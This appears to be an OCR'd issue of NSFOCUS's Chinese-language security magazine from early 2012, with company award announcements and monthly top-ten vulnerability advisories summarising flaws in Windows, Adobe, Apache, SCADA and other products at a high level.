
7. 刘国安，《利用 DirectX 实现 Windows 下直接写屏》，http://www.cnblogs.com/grant/articles/64673.html

绿盟科技获招商银行 2011 年度优秀供应商奖项

2012 年 1 月中旬，在招商银行总行信息技术部主持的“2011 年度优秀供应商”评选会上，绿盟科技作为招商银行网络安全产品供应商之一，凭借其突出的表现，荣膺招商银行 2011 年度优秀供应商。

招商银行作为中国第一家由企业创办的商业银行，二十多年来，一直秉承“因您而变”的经营服务理念，不断创新产品和服务。在选择合作伙伴和供应商时，招商银行同样非常注重企业的持续创新能力。为了表彰过去曾提供过优质服务的企业，并鼓励这些企业继续致力追求卓越和持续的改进，招商银行每年会给部分合作企业颁发“优秀供应商”奖项，因为它们在社会责任、产品技术、服务品质、响应能力，以及供应与质量担保等众多方面，都取得了优异的成绩。

作为中国网络安全领域的领导者企业，绿盟科技一直致力于在全球范围内，提供基于自身核心竞争力的企业级网络安全解决方案，成为最受客户信赖的网络安全公司。基于多年的持续研究，绿盟科技在网络及终端



安全、互联网基础安全、合规及安全管理等领域，在入侵检测 / 防御、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等方面，为客户提供具有国际竞争力的先进产品与服务。

此次荣获招商银行优秀供应商奖项，不仅是用户对绿盟科技技术实力，产品、服务品质的进一步肯定，更是对企业持续创新精神的一种激励和鞭策。绿盟科技将始终坚持以用户需求为导向，专注于前沿领域的研究和创新，从而为用户提供具有国际竞争力的先进产品与服务。

绿盟科技 NIPS/NIDS 再获 Frost&Sullivan BPA 最佳实践奖

近日，绿盟科技网络入侵防御（NIPS）/ 网络入侵检测（NIDS）产品，获得由 Frost&Sullivan 颁发的“2011 年大中华区 IDS/IPS 市场占有率领导者奖（2011 Frost&Sullivan Grater China Market Share Leadership Award in the IDS/IPS Market）”。自 2009 年以来，绿盟科技已连续 3 年获此殊荣，证明了客户及市场对于绿盟科技在该领域技术实力的认可。

通过对最终用户、厂商以及供应商所做的广泛研究与分析，Frost&Sullivan 认为，随着企业对信息安全建设的深入理解，会在基本的防火墙需求之外越来越多地关注 IPS 技术。研究结果显示，中国 IDS/IPS 市场 2010 年的增长率为 9.3%，绿盟科技以 26.7% 的市场占有率位居第一。而随着威胁复杂性的提高，银行、金融机构、政府、运营商将会加大对信息安全建设的投入，中国 IDS/IPS 市场将以 12.4% 年复合增长率保持快速增长。

Frost&Sullivan 在获奖声明中表示，由于绿盟科技在安全漏洞的深入研究、持续的创新精神以及全球化战略的实践等方面的成长，再次将该奖项授予绿盟科技。

- 安全漏洞的深入研究

自成立之初，绿盟科技就始终致力于攻防和入侵检测技术的研究，迄今已有 40 多个自主发掘漏洞被国际 CVE 组织收录，并维护着超过 17,800 条记录的全球最大中文漏洞信息库。

- 持续创新精神

绿盟科技一直以来都对新技术以及市场发展趋势具有较高的敏感度，并能够及时推出相应的解决方案，例如：基于绿盟安全云的 Web 信誉技术，有效防范 APT 攻击；基于用户身份的策略控制，能够防止用户网内漫游带来的越权访问。

- 全球化战略

2011 年，绿盟科技美国子公司与日本子公司相继成立，其主要安全产品全面进入国际市场。

绿盟科技自 2005 年发布国内首款完全自主知识产权的 NIPS 产品后，一直在不断提升产品和服务品质。2010 年 3 月，获得了国际权威 IPS 产品评测机构 NSS Labs 授予的亚太地区唯一、全球第四个“Recommended”最高级别评价，比肩国际一流品牌，绿盟科技 NIPS 赢得了用户的广泛认可。特别是在对业务连续性和产品可靠性要求非常高的金融行业，改变了外资品牌主导金融行业市场的状况，产品被广泛应用于国有银行、股份制银行、城市商业银行、农村商业银行、证券、保险、基金等数百个金融行业用户网络中。

绿盟科技 WAF 获 Frost & Sullivan 中国区 WEB 应用防火墙市场领导者奖

近日，绿盟科技 Web 应用防火墙(WAF)获得了 Frost & Sullivan 授予的“2011 年中国区 Web 应用防火墙市场领导者奖”，Frost & Sullivan 在获奖声明中表示，由于绿盟科技 WAF 在产品架构、产品质量、主动推广和服务体系等方面的市场表现，特将该奖项授予绿盟科技。

自 2008 年 1 月发布国内首款 Web 应用防火墙，绿盟科技 WAF 产品通过近 4 年的持续研发，功能不断创新，稳定性不断提高，正是基于这些深厚扎实的积累，绿盟科技 WAF 才获得了众多用户的选择与信赖。截止目前，已经服务于运营商、金融、政府等各个行业的 500 多家客户。

2011 年 8 月 25 日，Apache Web 服务器被发现存在“Apache HTTP Server 畸形 Range 选项处理远程拒绝服务漏洞”（CVE ID：CVE-2011-3192），攻击者只要能够连接服务器，通过发送畸形的恶意请求，即可使服务器失去响应致使无法提供正常的服务。该漏洞是 2011 年影响最大的 0day 漏洞之一。

针对该漏洞，绿盟科技 Web 应用防火墙于漏洞被发现的第二天（8 月 26 日）就发布紧急升级包，增加了对该漏洞的防护能力，升级后客户只需启用 Web 安全防护策略中的“漏洞攻击防护”即可防护该漏洞，避免受到攻击影响。同时，绿盟科技“云服务平台”也紧急制作了相应的“虚拟补丁”，已经购买 WAF 产品和相关服务的客户会自动收

到针对该漏洞的“虚拟补丁”。这次应急响应是绿盟科技 WAF“威胁快速响应能力”的典型应用。

在未来，绿盟科技还将在安全功能和服务模式上持续创新发展，源源不断地把自己对 Web 安全漏洞、威胁的理解和防护能力提供给客户，为客户提供更加全面的 Web 安全保障方案。

绿盟科技荣获 2011 年度技术品牌创新奖

近日，绿盟科技应邀参加 2011 中国网络管理技术大会，《网管员世界》杂志社和 IT 运维网针对安全领域各产品、技术、架构及解决方案，通过对其所覆盖的数万名读者群进行广泛调研，绿盟科技荣获 2011 年度技术品牌创新奖。《网管员世界》杂志社总编刘静平指出：“云安全时代，服务至上，技术制胜。绿盟科技在中国信息安全领域具备专注、专业、专家的品质，荣获‘技术品牌创新奖’殊荣实至名归”。同时，在本届技术大会上，绿盟科技两款产品和方案同样获得用户好评：绿盟科技远程安全评估系统获得 2011 年最具价值安全漏洞管理解决方案奖；绿盟科技安全审计系统堡垒机获得用户最信赖的安全运维管控平台。

会上，绿盟科技产品管理中心产品部经理李晨为与会听众带来《安全运维中的“风险监测”》主题演讲，讲述了从“风险检测”到结合安全运维的“风险监测”演变过程。针对企事业单位安全运维者在繁杂的安全风险管理工作中遇到的实际问题，从当前安全运维的实践分析，提出远程安全评估系统的方案价值：变“检测”为“监测”，尽早发现安全问题，提高安全运维工作效率；全方位洞察安全状况，提供安全决策支撑；基于安全基线标准的检查报告，脆弱性来源和分布一目了然。

李晨在演讲中表示，信息安全的本质就是发现风险，并进行消除、控制。信息安全建设不应该仅限于不断的重复检测——修补或是堆叠设备——查看海量日志，最后只能祈祷的过程。信息安全的目的是为了保护企业的业务能力（如业务流程、数据资源等）。如何深入分析政企业务系统的安全需求，如何建立一个贴合业务系统发展的风险控制手段，是现阶段信息安全建设的重点。通过引入进行安全基线控制的方式来进行风险管理，建立一个覆盖政企机构业务体系的安全基线，并以此为基准进行检测和度量将是一个行之有效的风险管理手段。面对严峻而复杂的互联网安全威胁新形势，通过信息安全技术的创新，将重点关注在业务安全的需求上，建立一套以业务为核心且行之有效的风险管控体系，则是现阶段安全研究的重中之重。

NSFOCUS 2011年11月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度，利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2011-11-02 Microsoft Windows win32k.sys TrueType 字体解析漏洞

NSFOCUS ID: 18100

http://www.nsfocus.net/vulndb/18100

综述：

Microsoft Windows 是流行的计算机操作系统。

Microsoft Windows 内核在解析 TrueType 字体的实现上存在代码执行漏洞，攻击者可以以内核权限执行任意代码，造成拒绝服务。W32.Duqu 蠕虫病毒利用此漏洞在系统中植入恶意代码，此蠕虫与 2010 年的 W32.Stuxnet 蠕虫相关。

危害：

攻击者可以利用此漏洞诱使受害者打开包含恶意 TrueType 字体的文档，从而控制受害者系统。

2. 2011-11-17 ISC BIND 9 递归查询远程拒绝服务漏洞

NSFOCUS ID: 18190

http://www.nsfocus.net/vulndb/18190

综述：

BIND 是一个应用非常广泛的 DNS 协议实现。

BIND 9 名称服务器在处理递归查询时存在安全漏洞，可被恶意用户利用造成拒绝服务。

危害：

攻击者可以利用此漏洞向服务器发送恶意请求，从而导致拒绝服务攻击。

3. 2011-11-14 Apple iOS 多个安全漏洞

NSFOCUS ID: 18170

http://www.nsfocus.net/vulndb/18170

综述：

Apple iOS 是运行在苹果 iPhone 和 iPod touch 设备上的最新

的操作系统。

Apple iOS 在实现上存在多个漏洞，包括泄露敏感信息、执行欺骗攻击、内存破坏等。

危害：

攻击者可以利用这些漏洞窃取用户信息、控制受害者系统。

4. 2011-11-14 Adobe Flash Player 多个安全漏洞

NSFOCUS ID: 18171

http://www.nsfocus.net/vulndb/18171

综述：

Adobe Flash Player 是一个集成的多媒体播放器。

Adobe Flash Player 在实现上存在多个安全漏洞，可被恶意用户利用绕过某些安全限制并控制用户系统。

危害：

攻击者可以利用此漏洞诱使受害者打开恶意 flash 文档，从而控制受害者系统。

5. 2011-11-29 搜狗浏览器缓冲区溢出漏洞

NSFOCUS ID: 18243

http://www.nsfocus.net/vulndb/18243

综述：

搜狗是搜狐公司于 2004 年 8 月 3 日推出的全球首个第三代互动式中文搜索引擎。

搜狗浏览器的实现上存在缓冲区溢出漏洞，由于没有启用 DEP/ASLR、沙盒等，其溢出漏洞可以在所有 Windows 平台上被轻易的利用。

危害：

攻击者可以利用此漏洞诱使受害者打开恶意网页，从而控制受害者系统。

6. 2011-11-18 Google Chrome V8 JavaScript 引擎内存越界访问远程代码执行漏洞

NSFOCUS ID: 18194

http://www.nsfocus.net/vulndb/18194

综述：

Google Chrome 是一个由 Google 公司开发的开放源码网页浏览器。

Google Chrome 在 V8(JavaScript 引擎) 的实现上存在内存破坏漏洞，可被恶意用户利用越界读写内存。

危害：

攻击者可以利用此漏洞诱使受害者打开恶意网页，从而控制受害者系统。

7. 2011-11-29 Siemens SIMATIC WinCC Flexible Runtime HmiLoad.exe 多个安全漏洞

NSFOCUS ID: 18242

http://www.nsfocus.net/vulndb/18242

综述：

WinCC flexible 是用在一些机器或流程应用中的人机接口。

WinCC 的 HmiLoad.exe 程序 Transfer 模式下存在多个安全漏洞，包括任意代码执行、目录遍历等。

危害：

攻击者可利用这些漏洞在受影响应用程序中执行任意代码，读写或删除服务器根目录之外的任意文件或造成拒绝服务。

8. 2011-11-25 Apache HTTP Server mod_proxy 反向代理模式安全限制绕过漏洞

NSFOCUS ID: 18229

http://www.nsfocus.net/vulndb/18229

综述：

Apache HTTP Server 是 Apache 软件基金会的一个开放源代码的网页服务器。

Apache HTTP Server 在反向代理模式中配置 mod_proxy 模块时错误地处理了某些 Web 请求，可通过特制的 URL 向代理后方的服务器发送请求，从而绕过某些安全限制。

危害：

攻击者可以利用此漏洞发送恶意请求，从而控制服务器系统。

9. 2011-11-03 Cisco Small Business SRP500 Series Appliances Web 界面远程命令注入漏洞

NSFOCUS ID: 18116

http://www.nsfocus.net/vulndb/18116

综述：

Cisco Small Business SRP500 Series 是具有多种 IP 语音、数据、安全和无线服务的小型企业解决方案。

Cisco Small Business SRP500 系列设备在实现上存在操作系统远程命令注入漏洞，可使攻击者通过到 Services Ready Platform Configuration Utility 的 Web 界面的远程会话以 root 用户权限执行任意命令。

危害：

攻击者可以利用此漏洞发送恶意请求，从而控制服务器系统。

10. 2011-11-03 phpMyAdmin "simplexml_load_string()" 函数信息泄露漏洞

NSFOCUS ID: 18111

http://www.nsfocus.net/vulndb/18111

综述：

phpMyAdmin 是一个用 PHP 编写的，可以通过 web 方式控制和操作 MySQL 数据库。

phpMyAdmin 在 simplexml_load_string() 函数的实现上存在信息泄露漏洞，攻击者可利用此漏洞在服务器中读取任意文件。

危害：

攻击者可以利用此漏洞发送恶意请求，从而控制服务器系统。

NSFOCUS 2011年12月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度，利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2011-12-07 Adobe Reader U3D 数据处理代码执行漏洞

NSFOCUS ID: 18277

http://www.nsfocus.net/vulndb/18277

综述：

Adobe Reader 是美国 Adobe 公司开发的一款优秀的 PDF 文档阅读软件。

Adobe Acrobat 和 Reader 在处理 U3D 数据中包含的畸形结构时存在内存破坏漏洞，攻击者可利用此漏洞造成崩溃并完全控制受影响系统。

危害：

远程攻击者可以通过诱使受害者打开恶意的 PDF 文件来利用此漏洞，从而控制受害者系统。

2. 2011-12-20 Microsoft Windows "win32k.sys" 远程内存破坏漏洞

NSFOCUS ID: 18365

http://www.nsfocus.net/vulndb/18365

综述：

Windows 7 是微软发布的最新操作系统。

win32k.sys 在实现上存在安全漏洞，通过 Apple Safari 浏览器查看带有超长 "height" 属性的 IFRAME 特制网页，可导致内存破坏，以内核权限执行任意代码。

危害：

远程攻击者可以利用此漏洞诱使受害者打开恶意的网页，从而控制受害者系统。

3. 2011-12-07 Adobe Flash Player 多个不明细节远程代码执行漏洞

NSFOCUS ID: 18278

http://www.nsfocus.net/vulndb/18278

综述：

Adobe Flash Player 是一个集成的多媒体播放器。

Adobe Flash Player 在实现上存在多个不明细节远程代码执行漏洞，远程攻击者可利用这些漏洞在受影响应用程序中执行任意代码或造成拒绝服务。

危害：

远程攻击者可以利用此漏洞诱使受害者打开恶意的 SWF 文件，从而控制受害者系统。

4. 2011-12-26 FreeBSD telnetd 密钥处理缓冲区溢出漏洞

NSFOCUS ID: 18395

http://www.nsfocus.net/vulndb/18395

综述：

FreeBSD telnet 后台程序 telnetd 实现服务器端的 TELNET 虚拟终端协议。

TELNET 协议具有数据流的加密机制，当通过 TELNET 协议提供加密密钥时，其长度在被复制到固定大小缓冲区之前没有得到验证，可通过发送特制的命令到服务器造成缓冲区溢出。

危害：

远程攻击者可以利用此漏洞向服务器发送特制的命令，从而控制服务器系统。

5. 2011-12-02 RhinoSoft Serv-U FTP Server 远程目录遍历漏洞

NSFOCUS ID: 18264

http://www.nsfocus.net/vulndb/18264

综述：

Serv-U 是一种被广泛运用的 FTP 服务器端软件。

Serv-U FTP Server 实现上存在目录遍历漏洞，通过输入特定的路径串可以实现目录遍历，攻击者可以下载、上传、删除 FTP 根目录外的文件。

危害：

远程攻击者可以利用此漏洞向服务器发送特制的命令，进而对数据进行非授权的访问。

6. 2011-12-13 vsftpd "__tzfile_read()" 堆缓冲区溢出漏洞

NSFOCUS ID: 18308

http://www.nsfocus.net/vulndb/18308

综述：

vsftpd 是 Very Secure FTP daemon 的缩写，是 UNIX 类平台上安全的 FTP 服务器。

vsftpd 的 __tzfile_read() 函数在实现上存在堆缓冲区溢出漏洞，攻击者可利用此漏洞执行任意代码，可能造成拒绝服务。

危害：

远程攻击者可以利用此漏洞向服务器发送特制的命令，从而控制服务器系统。

7. 2011-12-22 7-Technologies 交互图形 SCADA 系统缓冲区溢出漏洞

NSFOCUS ID: 18381

http://www.nsfocus.net/vulndb/18381

综述：

7T Interactive Graphical SCADA System 是用于控制和监控工业进程中的可编程逻辑控制器。

7T Interactive Graphical SCADA System 在实现上存在缓冲区溢出漏洞，通过向端口 12399/TCP 或端口 12397/TCP 发送特制的报文，攻击者可利用此漏洞执行任意代码。

危害：

远程攻击者可以通过向服务器发送特制的命令来利用此漏洞，从而控制服务器系统。

8. 2011-12-23 多个 Siemens SIMATIC 产品身份验证绕过漏洞

NSFOCUS ID: 18390

http://www.nsfocus.net/vulndb/18390

综述：

Siemens SIMATIC HMI 产品族是用作相应 PLC 和操作者之间的人机接口。

多个 SIMATIC 产品在实现上存在身份验证绕过漏洞，当使用非加密的 HTTP 通讯时，用户登录后可预测身份验证令牌 /Cookie 值集，绕过安全限制。

危害：

远程攻击者可以利用此漏洞预测身份验证令牌 /Cookie 值，对数据进行非授权的访问。

9. 2011-12-08 Foxit Reader 内存破坏任意代码执行漏洞

NSFOCUS ID: 18292

http://www.nsfocus.net/vulndb/18292

综述：

Foxit Reader 是一款小型的 PDF 文档查看器和打印程序。

Foxit Reader 在处理畸形的文件时存在数组越界访问内存破坏漏洞。

危害：

远程攻击者可以利用此漏洞诱使受害者打开恶意的 PDF 文件，从而控制受害者系统。

10. 2011-12-08 Trend Micro Control Manager "CmdProcessor.exe" 远程代码执行漏洞

NSFOCUS ID: 18291

http://www.nsfocus.net/vulndb/18291

综述：

Trend Micro Control Manager 是一款安全解决方案。

CmdProcessor.exe 服务运行在 TCP 端口 20101，其中的 cmdHandlerRedAlertController.dll 的 CGenericScheduler::AddTask 函数在处理特制的 IPC 报文时，受控的数据会被复制到 256 个字节的栈缓冲区中。

危害：

远程攻击者可以利用此漏洞向服务器发送特制的命令，从而控制服务器系统。

NSFOCUS 2012年1月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度，利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2012-01-11 Microsoft Windows Media Player "winmm.dll" MIDI 文件解析远程代码执行漏洞 (MS12-004)

NSFOCUS ID: 18456

http://www.nsfocus.net/vulndb/18456

综述：

Microsoft Windows 是流行的计算机操作系统。Windows Media Player 是系统的多媒体播放组件。

WMP 在处理畸形结构的 MIDI 数据时存在内存破坏漏洞。

危害：

攻击者可以利用此漏洞诱使受害者打开恶意网页，从而能控制受害者系统。

2. 2012-01-06 Apache Struts 远程命令执行和任意文件覆盖漏洞

NSFOCUS ID: 18429

http://www.nsfocus.net/vulndb/18429

综述：

Apache Struts 是一款开发 Java Web 应用程序的开源 Web 应用框架。

Apache Struts 在实现上存在远程命令执行和任意文件覆盖漏洞。

危害：

攻击者可以利用此漏洞向服务器发送恶意请求，从而控制服务器系统。

3. 2012-01-09 Adobe Acrobat 和 Reader 多个远程安全漏洞

NSFOCUS ID: 18472

http://www.nsfocus.net/vulndb/18472

综述：

Adobe Reader 是美国 Adobe 公司开发的一款优秀的 PDF 文档阅读软件。

Adobe Acrobat 和 Reader 在实现上存在多个远程漏洞，包括多个内存破坏问题。

危害：

远程攻击者可以利用此漏洞诱使受害者打开恶意的 PDF 文件，从而控制受害者系统。

4. 2012-01-10 Chromium V8 多个安全漏洞

NSFOCUS ID: 18447

http://www.nsfocus.net/vulndb/18447

综述：

Chromium 是开源 Web 浏览器项目。V8 是 Google 的开源 JavaScript 引擎。

Chromium 的 V8 引擎在实现上存在多个漏洞，

危害：

攻击者可以利用此漏洞诱使受害者打开恶意网页，从而能控制受害者系统。

5. 2012-01-16 Eudora WorldMail imapd LIST 命令缓冲区溢出漏洞

NSFOCUS ID: 18501

http://www.nsfocus.net/vulndb/18501

综述：

Eudora WorldMail 是一款 Windows 平台下的邮件服务器软件。

Eudora WorldMail 在 LIST 命令的实现上存在缓冲区溢出漏洞，攻击者可利用此漏洞执行任意代码，进而控制应用和下层系统。

危害：

攻击者可以利用此漏洞向服务器发送恶意请求，从而控制服务器系统。

6. 2012-01-18 Oracle Database Server Core RDBMS 远程拒绝服务漏洞

NSFOCUS ID: 18582

http://www.nsfocus.net/vulndb/18582

综述：

Oracle Server 是一个对象一关系数据库管理系统。

Oracle Database Server 在 Core RDBMS 的实现上存在远程拒绝服务安全漏洞，远程已验证攻击者可利用此漏洞通过 Oracle Net 协议加以利用，必须具有 Create session 权限才可利用。

危害：

攻击者可以利用此漏洞向服务器发送恶意请求，造成拒绝服务。

7. 2012-02-01 GE Energy D20/D200 Substation Controller 代码执行和信息泄露漏洞

NSFOCUS ID: 18607

http://www.nsfocus.net/vulndb/18607

综述：

D20/D200 Substation Controller 是 IED 的 SCADA 主站、下流子站和供给器的网关。GeneralElectric (GE) D20ME 是 GE D20Substation Controller 产品的一部分。D20/D200Substation Controller 在实现上存在多个安全漏洞，可导致执行任意代码或者信息泄露。

危害：

攻击者可以利用此漏洞向服务器发送恶意请求，从而控制服务器系统。

8. 2012-02-02 KingSCADA 证书信息泄露漏洞

NSFOCUS ID: 18629

http://www.nsfocus.net/vulndb/18629

综述：

KingSCADA 系列产品是基于 Windows 的控制、监督和数据收集应用程序。

KingSCADA 在实现上存在证书信息泄露漏洞，远程攻击者可利用此漏洞获取 user.db 文件中 Base64 格式的密码。

危害：

攻击者可以利用此漏洞向服务器发送恶意请求，获取敏感信息。

9. 2012-02-02 Symantec pcAnywhere awhost32 组件远程代码执行漏洞

NSFOCUS ID: 18630

http://www.nsfocus.net/vulndb/18630

综述：

Symantec PCAnywhere 是全球最畅销的用于管理服务器和提供管理人员支持的远程控制解决方案。

PCAnywhere 的 awhost32 组件监听在 TCP 端口 5631 上，在处理身份验证请求时，进程将用户数据复制到 0x108 大小的缓冲区中。

危害：

攻击者可以利用此漏洞向服务器发送恶意请求，从而控制服务器系统。

10. 2012-02-02 SolarWinds Storage Manager Server 远程 SQL 注入漏洞

NSFOCUS ID: 18624

http://www.nsfocus.net/vulndb/18624

综述：

SolarWinds Storage Manager Server 可以监控、报告和端对端映射虚拟化服务器和共享存储架构的软件。

SolarWinds Storage Manager Server 的端口 9000 上的 LoginServlet 页在“loginName”字段的实现上存在 SQL 注入漏洞。

危害：

攻击者可以利用此漏洞向服务器发送恶意请求，对数据进行非授权的访问。

THE EXPERT
BEHIND GIANTS

巨人背后的专家

长期以来，绿盟科技致力于网络安全技术的研究，为政府、电信、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是饱受信赖的专家。

“让安全成为习惯，改变才能抵御威胁。”

麦志鹏

绿盟科技广州分公司　技术总监

★ 为了更加及时的应对危机，绿盟科技的服务与销售网络现已遍布全国；无论何时何地，绿盟科技的安全专家都能为您提供同样卓越的安全解决方案与服务。

www.nsfocus.com

NSFOCUS

公司总部：北京市海淀区北洼路4号益泰大厦三层　010-68438880

服务热线：400-818-6868　值班热线：13321167330（非工作时间）　技术支持传真：010-68437328

技术支持网站：http://support.nsfocus.com　技术支持邮箱：support@nsfocus.com

www.nsfocus.com

SECURITY+

THE EXPERT BEHIND GIANTS 巨人背后的专家

Nsmagazine@nsfocus.com